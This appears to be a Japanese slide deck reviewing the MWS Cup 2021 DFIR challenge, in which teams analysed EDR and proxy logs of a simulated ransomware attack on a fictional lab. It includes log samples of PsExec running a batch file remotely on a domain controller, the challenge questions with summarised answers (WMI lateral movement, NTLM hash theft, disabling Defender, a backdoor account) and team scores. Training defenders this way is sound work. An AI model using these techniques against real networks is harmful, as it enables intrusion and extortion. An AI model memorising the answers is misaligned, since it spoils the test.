MWS Cup 2021
課題4 DFIR

...

ポストミーティング

本日の内容

- 課題4の紹介
- 今年の課題4 振り返り
- アンケート結果
- 攻撃者視点での課題解説
    - ログ解析者（防御者）視点での解説はしません

課題4の紹介

課題4 DFIR の紹介

- EDR（Soliton InfoTrace Mark II）のログを分析調査し、どのようなサイバー攻撃が行われたか（インシデントが発生したか）解明
  - EDRログのフォーマットは、Soliton Dataset で提供されているものと同じ

ログに記録されている情報

- プロセス
- ファイル操作
- レジストリ操作
- ネットワーク
- ユーザログオン
- etc...

分析調査する観点（設問）

- どのホストが影響を受けたか？
- どのように攻撃者は侵入 / マルウェアに感染したか？
- どのようにネットワーク内部で侵害を拡大したか？
- どのような情報が漏えい/暗号化されたのか
- etc...

課題4 DFIR の紹介

EDRログのサンプル：PsExec起動時

- プロセスの起動

```
10/05/2021 13:58:49.720 +0900 loc=ja-JP type=ITM2 sn=233300 lv=5 rf=C8 evt=ps subEvt=start os=Win com="WS02" domain="AD" profile="MWSCup_server"
tmid=cafea20b-e051-4850-82aa-67b0fb77b311 csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 sessionID=0 psGUID=
{6593C268-86E2-459C-8824-5A48E489E7FA} psPath="C:\Users\hashida\Desktop\PsExec.exe" cmd="-accepteula -s \\dc01.ad.future-gadget.lab -c C:\Users\hashida\security.bat" psID=1476
parentGUID={E888BC02-6945-4685-9490-FB309982A0C5} parentPath="C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" psUser="kitting" psDomain="WS02" arc=x86
sha256=57492d33b7c0755bb411b22d2dfdfdf088cbbfcd010e30dd8d425d5fe66adff4 sha1=b97761358338e640a31eef5e5c5773b633890914 md5=c590a84b8c72cf18f35ae166f815c9df company="Sysinternals -
www.sysinternals.com" copyright="Copyright (C) 2001-2021 Mark Russinovich" fileDesc="Execute processes remotely" fileVer="2.34" product="Sysinternals PsExec" productVer="2.34"
crTime="09/30/2021 10:34:40.857" acTime="09/30/2021 10:34:40.872" moTime="05/25/2021 16:40:08.000" size=834936 sig=Valid signer="Microsoft Corporation" issuer="Microsoft Code
Signing PCA 2011" cerSN="33 00 00 01 df 6b f0 2e 92 a7 4a b4 d0 00 00 00 00 01 df" validFrom="12/16/2020 06:31:45.000" validTo="12/03/2021 06:31:45.000"
```

- ファイル作成

```
10/05/2021 13:55:12.581 +0900 loc=ja-JP type=ITM2 sn=233262 lv=5 rf=C8:C3 evt=file subEvt=create os=Win com="WS02" domain="AD" profile="MWSCup_server"
tmid=cafea20b-e051-4850-82aa-67b0fb77b311 csid=S-1-5-21-227450561-756157574-541565978 ip=172.16.1.102,fe80::a406:6b8c:b8ce:6fff mac=06:86:83:b1:24:05 sessionID=0 psGUID=
{B355E69C-646D-4D70-B61C-B2EFF8434EA4} psPath="C:\Users\hashida\Desktop\PsExec.exe" path="\\dc01.ad.future-gadget.lab\ADMIN$\PSEXESVC.exe" mntFld="\\dc01.ad.future-gadget.
lab\ADMIN$" drvType=Net
```

- レジストリ値のセット

```
10/05/2021 13:55:33.979 +0900 loc=ja-JP type=ITM2 sn=917044 lv=5 rf=C10 evt=reg subEvt=setVal os=Win com="DC01" domain="AD" profile="MWSCup_server"
tmid=1778d4af-d24c-4027-a500-e0d1acde3190 csid=S-1-5-21-858374932-2674914263-2914415109 ip=172.16.2.101,fe80::b5eb:ee4f:3010:fcd5 mac=0a:8e:d7:bb:89:23 sessionID=0 psGUID=
{DF2927EB-DF5E-4D6F-9330-C3DC4B430320} psPath="C:\Windows\System32\services.exe" path="HKLM\SYSTEM\ControlSet001\Services\PSEXESVC" entry="Type" valType=REG_DWORD valNum=16
```

今年の課題4 振り返り

今年の方針

2020

- 人の手による攻撃
- 複数端末
- EDRログ（InfoTrace Mark II）から侵害状況を明らかにする

2021

- 人の手による攻撃
- 複数端末
- EDRログ（InfoTrace Mark II）＋プロキシログから侵害状況を明らかにする
- 環境情報やフォーマットの事前アナウンス
- 現実の攻撃を再現した擬似攻撃

課題4 担当メンバー

- 主担当
  - 保要 隆明（株式会社エヌ・エフ・ラボラトリーズ）

全体調整
攻撃シナリオ作成
擬似攻撃検証、実行
問題作成

- 担当
  - 荒木 粧子（株式会社ソリトンシステムズ）
  - 白鳥 隆史（株式会社ソリトンシステムズ）
  - 後藤 公太（株式会社ソリトンシステムズ）
  - 尾曲 晃忠（株式会社ソリトンシステムズ）
  - 竹澤 一輝（株式会社ソリトンシステムズ）
  - 木野田 渉（株式会社ソリトンシステムズ）
  - 阿部 航太（株式会社エヌ・エフ・ラボラトリーズ）
  - 飯田 良　（NTTコミュニケーションズ株式会社）
  - 田口 裕介（NTTコミュニケーションズ株式会社）
  - 久保 佑介（NTTコミュニケーションズ株式会社）

監修
問題レビュー

ログ取得環境構築・運用
問題レビュー


擬似攻撃検証、実行
問題レビュー

今年のテーマ

Human-Operated Ransomware
（標的型ランサムウェア）

Human-Operated Ransomware（標的型ランサムウェア）

- 2019年頃からランサムウェアを用いた新たな攻撃が急増
  - APT のような手法で横展開し組織の奥深くに侵入する
  - 最近では発見した機密情報の窃取も行う
  - ランサムウェアを組織全体に配信し、復号と情報公開をネタに二重脅迫



https://www.ipa.go.jp/security/announce/2020-ransom.html

https://jsac.jpcert.or.jp/archive/2020/pdf/JSAC2020_1_tamada-yamazaki-nakatsuru_jp.pdf

インシデント事例

アメリカ最大級のパイプラインがサイバー攻撃被害

2021年5月9日 5時31分

アメリカ最大級のパイプラインが外部からサイバー攻撃を受けガソリンなどの供給を一時的に停止したと明らかにしました。
運営会社はシステムを外部と遮断し復旧を急いでいます。

https://www3.nhk.or.jp/news/html/20210509/k10013019791000.html

日本の製粉大手に「前例ない」大規模攻撃　大量データ暗号化　起動不能、バックアップもダメで「復旧困難」

8/17(火) 16:48 配信 114

ITmedia NEWS

開示資料より

「システムの起動そのものが不可能で、データ復旧の手段はない」――製粉大手のニップン（東証一部上場）は8月16日、7月7日に受けたサイバー攻撃の詳細と影響を明らかにした。

【画像】決算発表延期の開示資料より

グループ会社を含むサーバの大半が同時攻撃を受け、バックアップを含む大量のデータが暗号化されて復旧不能に。外部専門家に「前例のない規模」と報告を受けたという。

財務システムも被害を受け、早期の復旧が困難なため、8月5日に発表予定だった2021年4～6月期の決算は、約3カ月延期。8月16日が提出期限だった四半期報告書の提出も、11月15日に延期する。

サイバー攻撃を受けたのは7月7日未明。グループの情報ネットワークのサーバや端末が同時多発的な攻撃を受け、大量のファイルが暗号化された。

https://news.yahoo.co.jp/articles/4fb2485ce69b7ae5f73eaba1a8c0e7505ac411b3


インシデント事例

ランサム攻撃でカルテ暗号化　徳島の病院、インフラ打撃

事件・司法　＋フォローする

2021年11月12日 11:30

保存



サイバー攻撃で電子カルテによる診療が中断されている半田病院（2日、徳島県つるぎ町）=共同


https://www.nikkei.com/article/DGXZQOUE071OK0X01C21A1000000/

事の始まり

フューチャー・ガジェット・ラボラトリー（FGLab）はコロナウイルス感染拡大による緊急事態宣言の影響により、ラボに集まって研究を続けることができなくなっていた。

急遽クラウド上にリモート業務用サーバを構築し、リモートから研究開発活動を行うことを余儀なくされた。


FGLabのリモートワーク環境



ある日、事件が起こる

業務環境をクラウドに移行して数週間経った2021年の10月6日の朝、仕事を始めたところ「リモート業務用サーバ上のファイルが開くことができない」という事象が発生した。

IT管理者のhashidaがこの件について調査を行っていたところ、ファイルの拡張子が.encryptedに変更されて暗号化されており、 身代金を要求されるREAD_TO_DECRYPT.html という名前のファイルが一部のユーザのDesktopに作成されていた ことがわかった。



ラボの危機を救え！

どうやら**今流行りのランサムウェアを使ったサイバー攻撃**を受けてしまったらしい。

FGLabで何が起きたのか、 EDR（InfoTrace Mark II) ログとプロキシログを分析し、**攻撃の全容を明らかにせよ！**

課題概要

0. Prologue
0

インシデントの発生状況説明

1. ランサムウェアの被害状況・挙動・感染経路

2. ドメインコントローラの侵害 (DC01)

3. 漏えいした情報の特定、初期侵入端末からの横展開 (WS02)

Flag形式/選択形式
15点

4. 防御機構回避

5. 永続化

6 Timeline
5

記述形式
5点

1. ランサムウェアの被害状況・挙動・感染経路

1. 暗号化プログラムが動作したコンピュータ名（ホスト名）を答えよ。
2. 暗号化プログラムが通信している外部サーバのURLを答えよ。
3. 暗号化プログラムをリモートから起動する際に使用した手段（Windowsの機能）を選べ。
4. リモートログインを行った（暗号化プログラムをリモートから実行した）コンピュータ名とリモートログインに使われたユーザ名を答えよ。

- **NW内のすべての端末がランサムウェア被害**
- **WS02から他のサーバに暗号化プログラムをWMIを用いて配布**

2. ドメインコントローラの侵害 (DC01)

1. WS02からDC01でコマンド実行する際にWS02上で利用されたプログラムのフルパスを答えよ。
2. DC01で不審なURLへ通信を発生させているプロセスの起動時刻（日本時間）を答えよ。
3. DC01からあるデータを盗んでいる。 盗まれたデータを取得するために実行しているプロセスの起動ログのシーケンス番号 (sn) を答えよ。

- WS02からPsExecを用いてDC01に侵入
- DC01からドメインの認証情報（NTLMハッシュ 等）が流出

3. 漏えいした情報の特定、初期侵入端末からの横展開 (WS02)

1. WS02で不審なURLへ通信を発生させたプログラムを実行させたツール名を答えろ
2. WS02から圧縮して持ち出されたファイルサーバのファイル数を答えよ。
3. WS02でプログラムを実行した、他のコンピュータのコンピュータ名とユーザ名を答えよ。

- 社内に共有されていたファイルサーバに保管していた情報（顧客情報、機密情報）が漏えい
- WS01（初期侵入端末）からWS02にWMIを用いて横展開

4. 防御機構回避

1. 攻撃者は攻撃全体を通して防御機構を回避するために使用しているコマンドを答えよ


    - 各端末でのWindows Defenderの無効化

5. 永続化

1. WS01で実行された永続化手法をMITRE ATT&CKのTechnique IDで答えろ。

    - WS01でバックドアアカウントの作成

結果


回答チーム
16
14
12
10
8
6
4
2
0
0
1.1
1.2
1.3
1.4
2.1
2.2
2.3
3.1
3.2
3.3
4
5
6
Active Directoryの認証に関する問題
回答チーム
EDRとプロキシログを合わせて
分析する問題
ヒントが少ない問題

結果

記述問題回答チームは上位


20点満点

順位	0	1.1	1.2	1.3	1.4	2.1	2.2	2.3	3.1	3.2	3.3	4.	5.	6.	合計
1	0	1	1	1	2	1	1		2	1	1	1		3	15
2	0	1		1	2	1	1			1	1		1	3	12
3	0	1	1	1	2	1	1		2	1	1				11
3	0	1	1	1		1	1	1		1	1			3	11
3	0	1		1	2	1	1	1		1				3	11
6	0	1		1	2	1	1		2			1	-1	2	10
7	0	1	1	1	2	1	1			1				1	9
7	0	1	1		2					1				4	9
9	0	1			2	1			-1	1	1			1	6
10				1	2						1			1	5
10	0	1		1	2		1								5
10	0			1	2	1					1				5
10		1		1	2		1								5
14	0	1		1	-1	1	1			1					4
15	0	1		1											2
16				1											1
17	0	1			-1				-1						-1

アンケート結果


2020年のアンケート結果（難易度）

- 約50%の参加者が「難しい」（4以上）と回答




2021年のアンケート結果（難易度）

- 約90%の参加者が「難しい」（4以上）と回答



